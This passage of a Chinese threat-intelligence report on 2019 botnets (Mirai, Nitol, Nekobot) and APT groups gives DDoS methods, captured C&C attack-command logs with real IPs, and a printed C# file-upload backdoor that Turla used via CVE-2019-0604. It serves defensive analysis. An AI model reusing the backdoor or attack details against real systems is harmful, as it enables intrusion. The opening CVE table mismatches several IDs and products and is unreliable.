CVE-2016-6277	Eir WAN 端远程命令注入漏洞
CVE-2016-1555	EnGenius RCE
CVE-2017-5174	Fastweb FASTGate – 0.00.67 RCE Vulnerability
CVE-2017-6334	GPon 远程命令执行漏洞
CVE-2017-6077	HNAP 远程命令执行漏洞
CVE-2017-17215	HooToo TripMate 远程代码执行漏洞
CVE-2018-10561	JAWS Webserver unauthenticated shell 命令执行
CVE-2018-10562	Linksys RCE 漏洞
CVE-2018-6961	Linksys 远程代码执行（RCE）漏洞
CVE-2018-7841	MVPower DVR Shell 命令执行
CVE-2018-11510	Netgear Prosafe 远程命令执行
CVE-2018-17173	Netgear Setup.cgi 远程代码执行（RCE）
CVE-2018-14417	OpenDreamBox 远程代码执行漏洞
CVE-2019-3929	ThinkPHP 5.0.23 / 5.1.31 远程代码执行（RCE）漏洞
	ThinkPHP 5.1 远程命令执行漏洞
	UPnP SOAP TelnetD 命令执行漏洞
	Vacron NVR RCE
	WePresent WiPG-1000 命令注入
	Zyxel P660HN 远程命令执行

Mirai 变种更新的 DDoS 方法列举如下：

- TCP 重置攻击。
- UDP 小包攻击。
- TCP 异常报文攻击。
- HTTP POST 攻击。
- HTTP GET 攻击。
- DNS 反射攻击。

Mirai 变种使用 Tor 代理作为 C&C 的通信流程如下：

Mirai 变种包含数量不等的硬编码的代理 IP 地址，在与 C&C 建立连接前首先会发送一个 Socks5 协议的握手消息去连接代理服务器，后者收到握手消息后会进行响应，以表明自己正是能够连接到 Tor 网络的代理服务器，之后将会连接处于暗网中的 C&C 并获取指令。




图 3.9 Sock5 代理握手部分

Mirai 的 C&C 所部署的云 /VPS 服务商分布如下：




图 3.10 Mirai C&C 部署平台分布

可见，Mirai 有近半数的 C&C 部署在 Digitalocean 提供的云服务主机上。对于攻击团伙来说，切换 C&C 服务器变得极为容易，这也是 C&C 地址频繁变动的原因之一。

Mirai 的攻击目标地区分布如下，可见北美和欧洲成为重灾区，部分东亚、大洋洲和南美洲国家的沿海地区也受到严重影响：




图 3.11 Mirai 攻击地区分布

Mirai 单次 DDoS 持续时间分布如下：




图 3.12 Mirai 单次 DDoS 持续时间分布

Mirai 的单次攻击时长处于 30s，60s，300s，100s，120s 的占比较大，超过一半的攻击都设置了这些时间。

从时间跨度方面来看，Mirai 的单次攻击持续时间完全集中在 0s-300s 之间。而 30s 的攻击时间是攻击程序默认设置的时间，因此，可以认为绝大部分攻击者在设置攻击指令时并未手动进行更改，而是

直接使用了默认设置。

Mirai 的作者公布了 Mirai 的所有代码，因此其部署完全可以实现自动化。但是，大多数 Mirai 的运营者在部署时忽略了 Mirai 的 Report 服务需要搭建一个 Mysql 数据库。他们将控制端和 Report 程序都搭建在同一台 VPS 上，且对外开放了 3306 端口，这意味着其他人可以远程访问这些数据。

同时，通过数据对比发现，同一时期内接收到的攻击指令只占整体攻击命令的很少部分，由此可以推测，在同一台 VPS 服务器上，部署了多个 Mirai 的控制端，各控制端下控制着不同数量的肉鸡，这些控制端使用不同的数据库账号和密码，以分割数据。

185.244.25.199	932	0	duration:30,attack ID:4,ACK flood,target count:1,targs[0].addr:92.14.65.70,flag count:1,opts[0].key:0,data length:4
185.244.25.199	932	0	duration:30,attack ID:4,ACK flood,target count:1,targs[0].addr:92.14.65.70,flag count:1,opts[0].key:0,data length:4
185.244.25.199	932	0	duration:600,attack ID:3,SYN flood with options,target count:1,targs[0].addr:73.42.223.81,flag count:0
185.244.25.199	932	0	duration:80,attack ID:4,ACK flood,target count:1,targs[0].addr:67.228.59.146,flag count:1,opts[0].key:7,data length:5
185.244.25.199	932	0	duration:60,attack ID:4,ACK flood,target count:1,targs[0].addr:67.228.59.146,flag count:1,opts[0].key:7,data length:5
185.244.25.199	932	0	duration:60,attack ID:4,ACK flood,target count:1,targs[0].addr:67.228.59.146,flag count:1,opts[0].key:7,data length:5
185.244.25.199	932	0	duration:60,attack ID:4,ACK flood,target count:1,targs[0].addr:67.228.59.146,flag count:1,opts[0].key:7,data length:5
185.244.25.199	1791	0	attacktime=2019-5-3 16:06:43,duration=300,attack ID:9,attacktype=UDP_FLOOD,target=88.218.227.189,targetport=2045
185.244.25.199	1791	0	attacktime=2019-5-3 18:11:25,duration=30,attack ID:10,attacktype=HTTP_FLOOD,target=144.76.74.73,targetport=80
185.244.25.199	1791	0	attacktime=2019-5-3 19:49:39,duration=20,attack ID:9,attacktype=UDP_FLOOD,target=115.231.174.22,targetport=80

图 3.13 追踪系统捕获到的 Mirai 攻击指令

6	1556852841	30	.udpplain 18 .77 30 dport=53	-1	2019/5/3 11:07
4	1556853223	60	.dns 74.2 .246 60 dport=3074	-1	2019/5/3 11:13
7	1556853395	30	.udpplain 144 .28 30 dport=64763	-1	2019/5/3 11:16
4	1556854263	20	.udp 104 .16 20 dport=30200	-1	2019/5/3 11:31
2	1556854331	2	.udpplain 45 .251 2 dport=80	-1	2019/5/3 11:32
4	1556854358	10	.udp 104 .16 10 dport=30200	-1	2019/5/3 11:32
14	1556855118	60	.udpplain 76 .47 60 dport=80	-1	2019/5/3 11:45
19	1556855648	300	.ack 144 .108 300 dport=80	-1	2019/5/3 11:54
2	1556855879	300	.udpplain 45 .42 300 dport=80	-1	2019/5/3 11:57
2	1556856265	300	.udpplain 45 .42 300 dport=80	-1	2019/5/3 12:04
2	1556856608	300	.udpplain 18 .43 300 dport=80	-1	2019/5/3 12:10
4	1556856796	10	.udp 40 .250 10 dport=30200	-1	2019/5/3 12:13
22	1556865596	1000	.udpplain 1 .34 1000 dport=9307	-1	2019/5/3 14:39
6	1556883293	30	.udpplain 6 .198.183 30 dport=3075	-1	2019/5/3 19:34
6	1556883495	30	.udpplain 1 .254.89 30 dport=3075	-1	2019/5/3 19:38
6	1556884462	200	.udpplain 1 .171 200 dport=3075	-1	2019/5/3 19:54
6	1556888381	200	.udpplain 1 .171 200 dport=80	-1	2019/5/3 20:59
12	1556916178	60	.udp 115.231.174.22 60 dport=80	-1	2019/5/4 4:42

185.244.25.199_command

图 3.14 控制服务器实际记录的攻击指令

在同一时间内，收到的控制命令和实际服务器记录的命令没有重叠，但是主控 IP 是一致的，因此，伏影实验室获取到的数据库记录的信息是同一台主控服务器上不同控制端下发的指令。并非伏影实验室监控的控制端。

3.1.4 Nitol

Nitol 是 Windows 平台上活跃 DDoS 家族的常青树，因早年源码流出导致变种较多。本年度伏影实验室共捕获到 16 个 Nitol 变种，其中 8 个为活跃变种，依旧主要攻击国内各黑灰产行业。

Nitol 家族的一大特点为常常通过更新通道下发其他恶意软件。2019 年，伏影实验室追踪系统一共捕获到 Nitol 多个变种总共 6900 余次的下载量，除了自更新占到近 50% 外，其余下载的恶意家族如下图所示：




图 3.15 Nitol 下载的恶意家族

对上述家族进行类型统计，显示种类并不单一，展现出 Nitol 与多种类型恶意软件之间的关联：




图 3.16 Nitol 下载的恶意家族类型

Nitol 的下载点绝大部分位于中国，而美国、韩国、印度等地亦有部署。中国境内，腾讯云成为主要部署平台，散布于全国 28 个地区，主要位于香港、江苏、上海、广东和浙江等沿海互联网设施发达地区。




图 3.17 Nitol 下载点 C&C 国内地区分布

Nitol 的感染事件通常与不正常的软件来源有关。破解版软件、游戏外挂、各类激活工具和流氓软件是 Nitol 这类恶意家族滋生的温床，并对其传播起到了推波助澜的作用。同时，攻击者也通过漏洞扫描寻找存在弱口令和远程协议漏洞的设备进行爆破，以达到批量抓取进行传播的目的。

3.1.5 Nekobot

尽管 Linux/IoT 平台上的 DDoS 家族越来越集中，但本年度依然有新的家族出现。2019 年 8 月，伏影实验室威胁追踪系统中捕获了一个新的 64 位 Linux/IoT Botnet 恶意软件。该恶意软件因多次包含字符串”Neko”，故伏影实验室将该家族命名为 Nekobot。

和其他 Linux/IoT 家族一样，该家族同样会利用了 Iot 设备的一些无交互 RCE 漏洞以下载自身对应平台架构的可执行文件（Amd64、Mips、i386 和 Arm 等），涉及产品包括 Jaws Webserver、D-Link、Linksys、Gpon、华为、Thinkphp 和 DGN1000 等。

伏影实验室发现，与 Mirai 相比，该家族代码和通信结构更为简单，甚至 DDoS 类型也更单一，只包含 UDP flood。通过溯源，发现 C&C 同时服务于 Mirai 和 Gafgyt 家族，这种单个 C&C 服务多个家族也是 BaaS (Botnet as a Service) 的重要体现。不过，在 Mirai、Gafgyt 火热状态的笼罩下，Nekobot 是“前程无忧”还是“昙花一现”，皆有待后续跟踪观察。

3.2 热点家族总结

诸如 Gafgyt、Mirai 和 Nitol 这样的 DDoS 家族之所以能在各自平台大肆破坏，源于以下几点：

- Botnet 整体的 Baas 化 (Botnet as a Service)，吸引了更多人购买攻击服务。
- C&C 部署变得更为简单，可以依赖云主机实现快速部署，切换更为灵活。
- Botnet 开发者愈发关注并善于利用各平台环境的缺陷。IoT 平台漏洞百出的现状导致了 Gafgyt 和 Mirai 的活跃以及 Nekobot 等新家族的出现，而 Windows 复杂的网络生态则孕育了 Nitol 这类入侵方式多样的家族。
- 源代码流出可被任意修改，产生了数量庞大的变种实现“开疆拓土”。

此外，与上述 DDoS 家族乃至大多数恶意家族都不同，GoBrut 作为爆破型家族，以寻找公网上脆弱节点为唯一目的，将其产出结果服务于攻击链的前端，为后续其他攻击事件埋下祸根。这一现象反映了当前恶意 Botnet 家族正在产生进一步的职能分化。同时，这样低耦合的处理方式，也使得针对目标定制载荷组合的攻击方式成为可能。持续研究此类高分化的 Botnet 家族，对于溯源安全事件具有重要价值。

4

2019高级持续威胁（APT）分析

APT 组织主要针对高价值目标，如政府，企业，能源行业等。由于攻击目标高度定向，APT 组织在目标情报搜集方面往往下足功夫，以保证入侵成功。

APT 组织主要通过漏洞利用和鱼叉邮件投送等方式入侵，其后续的渗透和信息窃取等过程仍需通过 Botnet 进行。本章将介绍本年度活跃的 APT 组织，以窥见其在目标选择、工具使用和技术迭代方面的新变化。

4.1 APT 组织新趋势

2019 年，APT 组织呈现出三种变化趋势。

首先，移动终端 APT 攻击开始成为常规攻击面。移动端支付和办公的普及以及移动端高价值个人信息增多等趋势，令 Andriod 和 iOS 0Day 漏洞或多漏洞组合使用备受关注。2019 年，MuddyWater 组织开发了 Android 平台的恶意文件，向移动端进军。Google Project Zero 团队公布了针对 IOS 系统的 5 个在野攻击链，并指出这 5 个攻击链涉及 0Day，且涵盖多个 iOS 版本，极易被 APT 组织所利用。

其次，安全研究团队对 APT 攻击的组织刻画、工具分析和检测力度的加强以及 APT 攻击工具代码被贩卖或公布，使得 APT 组织持续更新其工具集并改进攻击方法。这些变化可从以下几个方面看出：

- 蔓灵花和 MuddyWater 都使用了新的 RAT 工具。
- 海莲花组织为增强木马的功能性、隐蔽性和对抗性，在其多级释放、内存加载、代码混淆和加密等方面不断进行升级。
- APT34 在 2019 年泄露的工具与之前公布的内容有所不同。
- FIN7 组织 3 年来多次更新投递技术，开发并改进了多种 RAT 工具来加强对目标的控制。

最后，APT 开始与其他 Botnet 勾结。Botnet 会逐渐成为 APT 攻击的探路者，其凭证窃取、横向移动，模块投递功能可以被 APT 充分利用，并很好的隐藏 APT 的活动痕迹，将真实目的隐藏在普通的 Botnet 行为之下。可以预见的是，未来几年内，发现 APT 攻击活动的难度将更上一级，知名 Botnet 家族将不断被发现与 APT 活动关联。

4.2 APT 与 Botnet

Lazarus Group 是一个针对多行业的 APT 攻击组织，至少在 2009 年就开始运营，其攻击目标涉及金融、政府、非政府组织等 [17]。

该组织正在完善一个叫做“Anchor”的攻击框架。Anchor 项目结合了一系列工具，包括初始安装工具到清理程序。换句话说，Anchor 呈现为一种多合一的攻击框架，旨在使用自定义工具和现有工具来完成攻击活动。

在 Anchor 攻击框架下发的组件中存在一个与 Trickbot 的攻击组件几乎完全一致的工具。同时 Anchor 框架中包含的控制程序中代码与 Trickbot 的早期代码几乎完全一致，均存在“WinHTTP loader/1.0”字符串。搜集完成受感染机器的信息后，Anchor 框架下的上传组件将信息以 HTTP 协议发送给 C&C 控制服务器，捕获到的 C&C 控制服务器均为 Trickbot 的基础设施。由此推断出 Anchor 只是 Trickbot 的一个子项目，实际使用的仍然是 Trickbot 的 C&C 和组件。

这也是被明确与 APT 组织关联的 Botnet 家族，利用 Botnet 的传播能力及渠道，APT 组织可以轻松的隐藏自身活动，从容的使用 Trickbot 完善的框架和工具来完成攻击。

APT33 是一个主要针对航空和能源行业的 APT 组织，该组织至少在 2013 年就开始运营，近期该组织被披露通过 Botnet 针对极小范围的目标进行攻击，该组织在此次攻击中使用了大约 12 个 C&C 服务器，在连接这些 C&C 服务器时，攻击者进行了多层的混淆处理，用于掩盖自身行踪 [18]。

这些 Botnet 以组的形式运营，每个组不超过 12 台受感染的计算机，目的是为其持续驻留在目标系统中提供支撑。此次使用的 Botnet 病毒功能有限，包括了下载和执行功能。攻击者在云服务上托管了数台机器，用作代理。当受感染机器连接到这些代理时，会将这些访问转发至托管了大量 Web 服务器的后端服务上，最后由后端服务将信息转发至真实的 C&C 服务器。攻击者利用 VPN 连接 C&C 服务器，并从服务器上搜集数据。

这一行为在 Botnet 攻击活动中非常常见，较小规模的 Botnet 和清晰的目标是与普通的 Botnet 攻击事件有明显区别的地方，因此得以窥见此次攻击。但是这不影响 APT 组织开始使用 Botnet 进行持续驻留并搜集信息的目的，可以预见，不久的将来，这类情形将愈发常见，APT 组织主动使用 Botnet 等常见威胁来掩盖行踪，持续对目标进行攻击和渗透。

4.3 APT 与 CVE

作为高技术力的攻击团体，APT 组织一直乐于尝试和利用新公开或未公开的漏洞。本年度，多个 APT 组织开始设计基于 WinRAR 漏洞 CVE-2018-20250 的攻击链；部分 APT 组织尝试使用 CVE-2019-0604 攻击受影响的 SharePoint 版本；其他被各 APT 组织尝试使用的漏洞还包括 CVE-2019-0797、CVE-2019-0859、CVE-2019-11510、CVE-2019-11539、CVE-2018-13379 等。

作为通用压缩软件 WinRAR 的目录穿越漏洞，CVE-2018-20250 可谓是本年度的漏洞明星。通过设计畸形的相对路径，存在漏洞的 WinRAR 版本会将 ACE 格式的压缩文件解压到指定的绝对路径，之后可通过系统文件替换等方式实现代码执行。借助压缩文件的载体，该漏洞可以轻易地与鱼叉邮件相结合，因此包括海莲花和 MuddyWater 等 APT 组织都快速制作了基于该漏洞的攻击载荷并投放，向邮件防护和软件更新策略不完善的目标用户发起闪电战。

图 4.1 海莲花组织利用 CVE-2018-20250 构建的释放路径

另一个漏洞是 Microsoft SharePoint 软件的 RCE 漏洞 CVE-2019-0604。攻击者通过构造特殊请求，可在受影响的 SharePoint 软件服务器上执行代码。自该漏洞被微软公布以来，已有 Turla 和 FIN7 等 APT 组织构建了对应的工具并尝试攻击。

```
public string sendSMSFlash(string token, SmsServiceFlashType flashType)
{
    if (Utils.GenerateSha256Hash(Encoding.ASCII.GetBytes(token)) !=
      "2E4B7C022329E5C21E47D55E8916F6AF852AABBBD1798F9E16985F22A8056646")
    {
        throw new FaultException("Invalid token");
    }
    string s;
    try
    {
        byte[] bytes = SmsMarker.UnMark(flashType.FlashName, Encoding.ASCII.GetBytes
          (flashType.FlashId));
        string @string = Encoding.ASCII.GetString(bytes);
        byte[] bytes2 = SmsMarker.UnMark(flashType.FlashData, Encoding.ASCII.GetBytes
          (flashType.FlashId));
        File.WriteAllBytes(@string, bytes2);
        s = "uploaded";
    }
    catch (Exception)
    {
        s = "not uploaded";
    }
    return SmsMarker.Mark(Encoding.ASCII.GetBytes(s), Encoding.ASCII.GetBytes(flashType.FlashId));
}
```

图 4.2 Turla 使用的 CVE-2019-0604 攻击载荷

4.4 五大 APT 组织动态

2019 年，伏影实验室追踪并深入研究了蔓灵花、海莲花、MuddyWater、APT34 和 FIN7 这五大活跃的 APT 组织。本节将对以上 APT 组织进行描述，以阐述其在升级攻击链、改进攻击方法和更新 RAT 工具方面的新动态。

蔓灵花（BITTER）

蔓灵花 (BITTER) 组织是一个长期针对巴基斯坦和中国等国家进行攻击的攻击组织，主要针对政府、军工业、电力和核设施等单位进行攻击，具有强烈的政治意图。该组织通常使用 InPage 文档处理软件的漏洞进行攻击，该软件在巴基斯坦具有广泛的使用群体。

2019 年 9 月，绿盟科技伏影实验室威胁追踪系统检测到一起蔓灵花组织的 APT 攻击事件，伏影实验室发现此次活动的 C&C 仍然存活，且处于更新状态，于是利用 C&C 服务器的配置错误获取到了攻击武器库中所有的文件。在与历史数据进行对比后，伏影实验室发现该组织更新并替换了攻击工具，且对工具的功能进行了拆分。同时，伏影实验室捕获了一个全新的 RAT 工具 Splinter，根据长期的追踪分析，该组织从 2019 年 5 月起一直在专心开发此 RAT 工具，大有取代原有 RAT 工具的趋势。

海莲花（OceanLotus）

海莲花组织于 2014 年被披露。该 APT 组织的攻击目标主要针对私营企业、政府机构、持不同政见者和新闻工作者，攻击范围重点是东南亚国家和地区，包括越南、菲律宾、老挝和柬埔寨等。

绿盟科技伏影实验室分析了海莲花近两年的攻击方式、攻击工具和攻击链，伏影实验室发现 wwlib side-loading 是海莲花最常使用的攻击链 [19]，该攻击链载荷的最早观测始于 2018 年前，此时期使用的载荷相对单一。进入 2019 年后，海莲花组织对该攻击链的流程和载荷进行了多次改进，并将其作为主要攻击方式，由于该攻击链具有一定的免杀和反检测能力，需要相关企业或组织的工作人员在保障安全检测设备正常运行的同时，进一步提升对未知邮件附件的敏感度，将海莲花组织的攻击拦截在入侵阶段之前。

海莲花组织近期的攻击方式多样，攻击链条复杂，但使用的核心攻击技术与最终木马载荷较为固定。作为本年度海莲花组织使用的主要远控攻击载荷，DenesRAT 木马值得被重点关注 [20]。海莲花使用了多种方式来释放 DensRAT，包括 HTA 文件、WinRAR 漏洞和 WinRAR 自解压文件。

在木马进行分析后发现，与往年相比，海莲花组织对木马的能力需求继续上升，在要求其基本功能的同时还要求其具有高隐蔽性和高对抗性。目前，多级释放、内存加载、混淆和加密等技术已经成为海莲花各攻击链中的常规操作，这对安全厂商的检测能力和安全人员的分析能力提出了更高的要求。

在对近年海莲花组织使用的攻击链的分析中可以看出他们会积极尝试使用各类热门漏洞和攻击技术，将其融入到自己的攻击流程中，来增加自己的打击范围和攻击成功率，这也对各大安全厂商的防御体系提出了更高的要求。

Muddywater

MuddyWater 是伊朗的 APT 组织，攻击主要针对中东地区、欧洲和北美地区，目标主要是政府、电信和石油部门，具有强烈的政治目的。该组织的活动曾经与 FIN7 组织相关，但相关研究人员普遍认为该组织是一个专门从事间谍活动相关的独立组织。

伏影实验室分析发现该组织的攻击方式具有鲜明的特征 [21]，主要是利用带有宏病毒的 DOC 文档，且非常依赖 VBS 和 Powershell 脚本，一般通过设置自启动项和计划任务来启动它们。这些脚本中使用了大量的对抗手段，如反调试、加密和混淆等。该组织往往使用 CMSTP.exe 程序来绕过 UAC 和 Powershell 的 AppLocker。同时该组织还通过大范围扫描和网页挂马，搜集了大量的被攻破网站作为 Proxy 代理机器，以隐藏了真实 C&C 地址。

MuddyWater 新型攻击趋势是在使用以往 VBS 和 Powershell 脚本工具的同时，逐步开始使用

Delphi 编写的 RAT 工具，同时向 Android 等移动端设备上迁移。这暗示该组织仍然在不断的开发新的工具，并利用新的攻击技术以抵御更加严密的检测。

APT34

APT34 是伊朗的 APT 组织，该组织从 2014 年起就针对中东等地区展开攻击，目标主要为金融、政府、能源、化工和电信等行业。但是在过去的几年中，该组织对中国、土耳其、阿尔巴尼亚等国进行攻击，而中国受到的攻击占比极高。

早在 2019 年 3 月中旬，该黑客 / 黑客组织就已经开始在网络上发布并售卖此套工具包。2019 年 4 月 18 日，有黑客组织使用假名 Lab Dookhtegan 在 Telegram 频道上出售 APT34 团伙的工具包，此外还有收集到的受害者数据及工具后端面板内容截图。绿盟科技对泄露的工具包进行了分析，确定此次泄露的工具包中的工具相较于以前公布的 APT34 组织使用的攻击工具有所不同[22]。

据分析发现 APT34 使用的攻击方式比较多样，包括：利用 SQL 注入攻击获取系统数据、暴力破解攻击、弱口令字典攻击、在内网渗透过程中使用 mimikatz 进行横向移动。伏影实验室还发现该组织入侵时大部分以 WebMail 作为系统入口点进行渗透，推断该组织疑似有某款 WebMail 系统的 0day 漏洞。

FIN7

FIN7 组织活动始于 2015 年。该组织历来以美国金融、零售、餐饮和酒店行业为目标，发动精心设计的鱼叉攻击。据悉，从 2015 年开始，FIN7 成员就针对 100 多家美国公司开展了高度复杂的恶意软件活动，通过入侵数以千计的计算机系统，窃取了百万计的客户信用卡和借记卡号，出售并牟利。虽然在 2018 年，美国逮捕了该团伙的 3 位领导人，但该组织依然活跃并实施多次攻击。

该组织条理并结构化的运营以及他们适应和更改 TTP 的规模和速度表明，FIN7 是大规模的网络犯罪团伙。FIN7 在三年的持久活动中，多次更新了投递技术，主要包括 HALFBAKED、POWERSOURCE、BATELEUR 和 GRIFFON 等。此外，在不同时间节点，FIN7 还先后使用 CARBANAK、TINIMET、DRIFTPIN 等 RAT 工具进行持续性威胁。

4.5 小结

APT 各组织都有其特点鲜明的攻击链。他们会积极跟进当下热门的漏洞和攻击技术，不断迭代自己工具包，同时致力于隐藏行踪，以达到在攻击链的多个环节增强对抗检测的目的。这都对现有防御体系提出了更高的要求。绿盟科技将继续关注和研究 APT 新变化和新趋势，用以服务攻防博弈体系的建设。

5

总结

总结

Botnet 扩展方面，弱口令、漏洞利用、钓鱼邮件是目前入侵和传播的主要手段。漏洞在被披露与最终修补这段真空期内，往往会被潜伏已久并伺机行动的攻击者加以利用。Botnet 常利用新披露的漏洞感染新目标以加速扩展其规模，可知漏洞利用倍受攻击者的关注。

Botnet 隐匿和盈利方面，BaaS (Botnet as a Service) 模式进一步强化，各部分的阶段独立性加强，单个 C&C 下挂 Bot 数量也刻意消减。这反映了网络犯罪集团为对抗打击，以采取化整为零、简化攻击操作、扩大受众和降低成本等策略，来增强持续变现能力的目的。

Botnet 威胁方面，不同类型恶意家族之间的合作趋势进一步加剧，将导致个人与企业安全面临多重安全挑战。而某些 APT 组织也持续与 Botnet 合作，利用其日益成熟的技术框架和现成的基础设施为自己修桥铺路和隐藏踪迹，为检测带来巨大的挑战。

这些恶意家族组建的 Botnet 在 2019 年破坏力惊人，其产业化程度及攻击性日益增强，且组织者还在不断添加新的攻击手段。这要求安全从业者必须紧跟其步伐，做好各项防御措施以对抗 Botnet 与日俱增的威胁。

就防御角度而言，无论是 Botnet 还是 APT，根本的解决方案在于避免出现各种漏洞。但网络安全具有木桶效应，伴随着日益复杂的环境、不断出现的新技术和大众淡薄的安全意识，难以做到防微杜渐。因此，企业单位需要加强系统升级维护和人员安全教育，同时，安全厂商也要提高对攻击各环节的识别能力，并加强多方协作。辩证地看，这些措施虽然不能完全阻止 Botnet 的蔓延，但可以为打击黑灰产提供威胁情报。

剖析机理，挖掘 Botnet 产业链，找出其内部的变化和彼此的关联，有利于揭开这层黑色面纱下恶意软件制作、传播和套现的完整流程，在为安全对抗提供情报的同时也有助于执法机关打击 Botnet，维护互联网生态安全。

引用与参考

[1] https://duo.com/decipher/the-unholy-alliance-of-emotet-trickbot-and-the-ryuk-ransomware

[2] https://www.bleepingcomputer.com/news/security/revil-sodinokibi-ransomware-targets-chinese-users-with-dhl-spam/

